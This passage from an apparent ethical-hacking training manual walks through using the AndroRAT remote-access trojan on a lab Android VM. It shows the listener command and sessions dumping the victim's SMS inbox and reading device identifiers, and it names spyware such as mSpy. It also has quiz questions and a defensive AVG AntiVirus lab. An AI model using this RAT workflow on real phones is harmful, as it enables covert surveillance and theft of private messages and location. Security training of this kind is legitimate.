Applications Places System python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help


vibrate [number_of_times] --> vibrate the device number of time
getLocation --> return the current location of the device
getIP --> returns the ip of the device
getSimDetails --> returns the details of all sim of the device
clear --> clears the screen
getClipData --> return the current saved text from the clipboard
getMACAddress --> returns the mac address of the device
exit --> exit the interpreter

Interpreter:> deviceInfo
-----
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icm12
-----

Interpreter:> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20240319-054739.txt

Interpreter:> 
```

25. Type **getMACAddress** and press **Enter** to view the MAC address of the victim's device.



```
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help

getSimDetails      --> returns the details of all sim of the device
clear              --> clears the screen
getClipData        --> return the current saved text from the clipboard
getMACAddress       --> returns the mac address of the device
exit               --> exit the interpreter

Interpreter: /> deviceInfo
-----
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icm12
-----

Interpreter: /> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20240319-054739.txt

Interpreter: /> getMACAddress
02:15:5D:17:7D:59

Interpreter: /> 
```

26. In a similar manner, you can attempt to execute additional commands available in the list of help commands to gather more information on the target device.
27. Type **exit** and press **Enter** to terminate the Interpreter session.
28. This concludes the demonstration on hacking an Android device through APK file created using AndroRAT.
29. Close all open windows and document all acquired information.
30. You can also use other Android hacking tools such as **hxp_photo_eye** (<https://github.com>), **Gallery Eye** (<https://github.com>), **mSpy** (<https://www.mspy.com>), and **Hackingtoolkit** (<https://github.com>) to hack Android devices.

Question 17.1.2.1

Use AndroRAT to create an APK file to hack an Android device. Enter the option that is used to specify the local IP address while creating an APK file using androRAT.

Question 17.1.2.2

Use AndroRAT to create an APK file to hack an Android device. What is the command used to obtain a file containing SMSes from the inbox of a victim device using androRAT.

Lab 2: Secure Android Devices using Various Android Security Tools

Lab Scenario

Like personal computers, mobile devices store sensitive data and are susceptible to various threats. Therefore, they should be properly secured in order to prevent the compromise or loss of confidential data, lessen the risk of various threats such as viruses and Trojans, and mitigate other forms of abuse. Strict measures and security tools are vital to strengthening the security of these devices.

Android's growing popularity has led to increased security threats, ranging from typical malware to advanced phishing and identity theft techniques. As a professional ethical hacker or penetration tester, you should scan for any unsecured settings on the mobile device you are assessing, and then take appropriate action to secure them. You must do this before hackers exploit these vulnerabilities by; for example, downloading sensitive data, committing a crime using your Android device as a launchpad, and ultimately endangering your business.

There are various security tools available for scanning, detecting, and assessing the vulnerabilities and security status of Android devices. Many security software companies have launched their own apps, including several complete security suites with antitheft capabilities.

The tasks in this lab will assist you in performing a security assessment of a target Android device.

Lab Objectives

- Secure Android devices from malicious apps using AVG

Overview of Android Security Tools

Android security tools reveal the security posture of particular Android platforms and devices. You can use them to find various ways to strengthen the security and robustness of your organization's mobile platforms. These tools automate the process of accurate Android platform security assessment.

Task 1: Secure Android Devices from Malicious Apps using AVG


AVG AntiVirus is mobile security tool that provides protection against harmful viruses and malware. It also provides protection to your personal data afe with App Lock, Photo Vault, Wi-Fi Security Scan, Hack Alerts, Malware security, and App Permissions advisor.

In this task, we will secure an Android device from malicious applications using AVG AntiVirus & Security.


1. Click on Android to switch to **Android** machine, click **Commands** icon from the top section of the screen, click on **Power and Display** button and select **Reset/Reboot machine**.

If **Reset/Reboot machine** pop-up appears, click **Yes** to proceed.


2. After the machine reboots, swipe-up the home screen, which will show all apps. Click on the **AVG AntiVirus** app.



3. **AVG AntiVirus** initializes. A **Welcome to AVG** message appears; click the **GET STARTED** button to proceed.



4. Click **SKIP** present on the top-right corner of the window.




5. A window appears, asking to Upgrade to Ultimate plan; click on the **Click on Continue with Ads | Consent.**
6. The **AVG AntiVirus** screen loads; click the **START SCAN** button.


If **You are protected with AVG** pop-up appears, click on **Continue with Ads.**

If **Permission required** pop-up appears, click **OK.**

If system pop-up appears asking for permission to **Allow AVG AntiVirus to access photos, media and files**, click **Allow.**




7. **AVG AntiVirus** begins a security scan, as shown in screenshot.




8. A **Threats** screen appears. This will show you all the malware (if any) found on your device.

The number of malware found might differ when you perform the lab.

9. Click the **RESOLVE** button to remove the detected malware from your device.

